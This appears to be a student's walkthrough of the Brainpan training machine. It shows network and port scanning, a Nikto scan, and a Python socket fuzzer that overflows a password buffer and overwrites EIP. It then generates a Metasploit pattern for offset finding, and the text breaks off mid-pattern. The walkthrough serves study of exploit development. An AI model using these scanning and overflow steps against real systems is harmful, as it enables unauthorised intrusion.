

Hayden Bruinsma - Brainpan Walkthrough

<https://dorian5.medium.com/tryhackme-com-brainpan-1-walkthrough-3c9648a18c31>

<https://www.doyler.net/security-not-included/brainpan-1-walkthrough>

With IDA debugger (Immunity Debugger)

https://resources.infosecinstitute.com/topic/brainpan_virtual_machine/

<https://medium.com/@rihazz13/buffer-overflow-brainpan-e48a0a4b61f0>

We will need to get a windows VM that can run brainpan.exe

1. Discover the network we are on
 - **ifconfig**
 - If you are afraid to scan the network due to it possibly being public (like I did at home) set the only adaptors to **host-only** on each VM so that you don't have the possibility to scan publicly

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.78.4 netmask 255.255.255.0 broadcast 192.168.78.255
    inet6 fe80::a00:27ff:fead:a8d3 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ad:a8:d3 txqueuelen 1000 (Ethernet)
    RX packets 76 bytes 10393 (10.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 141 bytes 28355 (27.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16 base 0xd240
```

2. Discover the hosts on the network
 - **sudo nbtscan 192.168.78.0/24**
 - This scan may not work all the time but is the best to use in tests, netbios scans may be blocked by the router on your network
 - **sudo netdiscover 192.168.78.0/24**


```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

  IP            At MAC Address      Count  Len  MAC Vendor / Hostname
  ---            -
192.168.78.1    0a:00:27:00:00:03    1      60  Unknown vendor
192.168.78.2    08:00:27:80:57:88    1      60  PCS Systemtechnik GmbH
192.168.78.6    08:00:27:b2:3f:14    1      60  PCS Systemtechnik GmbH
```


- If this does not find the host try
- **nmap -Pn -sV -v --top-ports 100 192.168.78.0/24**

Brainpan is our target located on **192.168.78.6**

3. Perform basic nmap scan for reconnaissance, using the one we used for the test to discover all useful information on the target
 - **sudo nmap -Pn -sV -O --script="safe" -p- 192.168.78.6 -oA nmapScans/brainpan**
 - We have discovered open ports
 - **10000**
 - **9999**
 - Both are HTTP enabled and open so we should try to access them in the browser
4. Opening **192.168.78.6:9999** in the browser gives us the following web page



- Viewing the 192.168.78.6:10000 website



Nikto

5. Lets gather information on these webserver via **Nikto**
 - **nikto -h http://192.168.78.6:10000**

```
(kali㉿kali)-[~]
$ nikto -h http://192.168.78.6:10000
- Nikto v2.1.6

+ Target IP:      192.168.78.6
+ Target Hostname: 192.168.78.6
+ Target Port:    10000
+ Start Time:     2022-09-13 05:47:51 (GMT-4)
```

```
Server: SimpleHTTP/0.6 Python/2.7.3
The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
of XSS
The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type
Python/2.7.3 appears to be outdated (current is at least 2.7.8)
SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
OSVDB-3268: /bin/: Directory indexing found.
OSVDB-3092: /bin/: This might be interesting...
ERROR: Error limit (20) reached for host, giving up. Last error: invalid HTTP response
Scan terminated: 19 error(s) and 7 item(s) reported on remote host
End Time:      2022-09-13 05:48:27 (GMT-4) (36 seconds)

1 host(s) tested
```



Directory listing for /bin/

- [brainpan.exe](#)

- We've managed to find a secret location! **/bin/**

Exe File

6. We should download brainpan.exe to find out what the file does
 - **wget 192.168.78.6:10000/bin/brainpan.exe**
 - However we are **unable to use this file on the linux system**, it is a **windows only .exe file**

```
(kali㉿kali)-[~]
$ wget 192.168.78.6:10000/bin/brainpan.exe
--2022-09-13 23:02:08-- http://192.168.78.6:10000/bin/brainpan.exe
Connecting to 192.168.78.6:10000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21190 (21K) [application/x-msdos-program]
Saving to: 'brainpan.exe'

brainpan.exe      100%[=====] 20.69K  --.-KB/s  in 0.006s
2022-09-13 23:02:08 (3.45 MB/s) - 'brainpan.exe' saved [21190/21190]
```

- Lets access the file on the windows system and download it
 - **192.168.78.6:10000/bin**
 - Click the file to download it

- Accessing the file on our windows system we are able to run it

```
C:\Users\geesh\Downloads\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```

- We can see that it is **listening on port 9999**
- We can utilise **netcat** to connect on port **9999**
- **netcat 192.168.78.6 9999**

```
(kali㉿kali)-[~]
$ netcat 192.168.78.6 9999

[+] connecting to 192.168.78.6:9999
[+] connection established.

[ _____ WELCOME TO BRAINPAN _____ ]
[ _____ ENTER THE PASSWORD _____ ]

>> |
```

- How do we access without the password?
- Since we were able to download brainpain, this means we are able to **run the server locally making the attack easy for a real life implementation** ~~however we are going to attack the VM for training purposes, it will work the same way since it is a vulnhub machine~~

Create the python script

7. We must create a python script to send requests to the server and discover information about this servers replies


```
import socket
host = "<brainpan.exe server host ip address>"
port = 9999

payload = "password"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)
s.send(payload)
```


```
print s.recv(1024)
```

- Socket Readings
- Best:
 - <https://www.geeksforgeeks.org/socket-programming-python/>
- Other:
 - <https://docs.python.org/3/library/socket.html>
 - <https://realpython.com/python-sockets/>
- **vi requestS.py**
- **copy the above code and paste into the file**
- **:wq**
- Now we must also start the server on our own PC
 - Take note of the IP of the PC you are running it from if you are attacking from a different IP
 - In this case my own windows PC's IP is:
 - **ipconfig**
 - IP is: **192.168.78.3** so replace the above python scripts host with this.
 - **Run brainpan.exe**



```
C:\Users\geesh\Downloads\brainpan.exe
+] initializing winsock...done.
+] server socket created.
+] bind done on port 9999
+] waiting for connections.
```

- On the attacking machine run
 - **python requestS.py**
 - View feedback on the server from our request



```
C:\Users\geesh\Downloads\brainpan.exe
+] initializing winsock...done.
+] server socket created.
+] bind done on port 9999
+] waiting for connections.
+] received connection.
[get_reply] s = [password]
[get_reply] copied 8 bytes to buffer
+] check is -1
[get_reply] s = [password]
[get_reply] copied 8 bytes to buffer
```

- It looks like it copies the password to the buffer which will be our point of attack for **buffer overflow**
- Now we must change the python script to attempt to overflow the buffer

```


import socket
host = "192.168.78.1"
port = 9999

payload = "A" * 1000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)
s.send(payload)
print s.recv(1024)

```


- We have changed the payload to **1000 A characters** to attempt to overflow the password buffer



- To be able to debug the program to analyse it for buffer overflow attack potential we need a debugger on the windows machine (the machine with access to the exe file).
- Install Immunity debugger in windows machine and copy the executable. Click on **File** → **Open** → **Brainpan.exe**. Press **f9** or click on **run**.
- Download Link: https://debugger.immunityinc.com/ID_register.py

- Now we are able to see the list of registers and their addresses in the right hand pane

```
Registers (FF
EAX 00000000
ECX 00000003
EDX 770A7084
EBX 00000000
ESP 0022F338
EBP 0022F38C
ESI 7FFDF000
EDI 0022F420
```

- In the bottom right you can see it is **Running** after hitting **f9** or pressing 
- The program should be running in it's own command prompt
- We need to be able to see when the EBP is overwritten so we will again send the python script and see what happens from the Kali machine
 - **python requestS.py**
- We can see that the EBP has been overwritten!

```
Registers (FF
EAX FFFFFFFF
ECX 3117303F
EDX 0022F720
EBX 7FFD8000
ESP 0022F930
EBP 41414141
ESI 00000000
EDI 00000000
EIP 41414141
```

- Note:
 - **EBP**: High memory address at bottom of stack
 - **ESP**: Top of stack at low memory address
 - **EIP**: Next instruction to execute location
- Now we will use the **metasploit framework** to attempt to attack the program
 - We must determine the number of bytes to overwrite to take control of the EIP
 - **pattern_create**
 - **pattern_offset**
- To create the pattern to determine the number of bytes
 - **cd /usr/share/metasploit-framework/tools/exploit/**
 - **./pattern_create.rb -l 1000 > ~kali/pattern.txt**
 - The pattern is now saved in the /kali directory within the file "pattern.txt"

```
(kali@kali)-[/usr/share/metasploit-framework/tools/exploit]
$ ls
egghunter.rb      find_badchars.rb  metasm_shell.rb  pattern_create.rb  random_compile_c.rb
exe2vba.rb        install_msf_apk.sh msf_irb_shell.rb  pattern_offset.rb  reg.rb
exe2vbs.rb        java_deserializer.rb msu_finder.rb     pdf2xdp.rb         virustotal.rb
extract_msu.bat   jsobfu.rb         nasm_shell.rb    psexec.rb

(kali@kali)-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9
```

- Take our current **requestS.py** file and replace the A's with the **pattern we just created**

- `cd ~kali`
- `vi requestS.py`
- Paste in the new pattern

```
import socket
host = "192.168.78.3"
port = 9999

payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo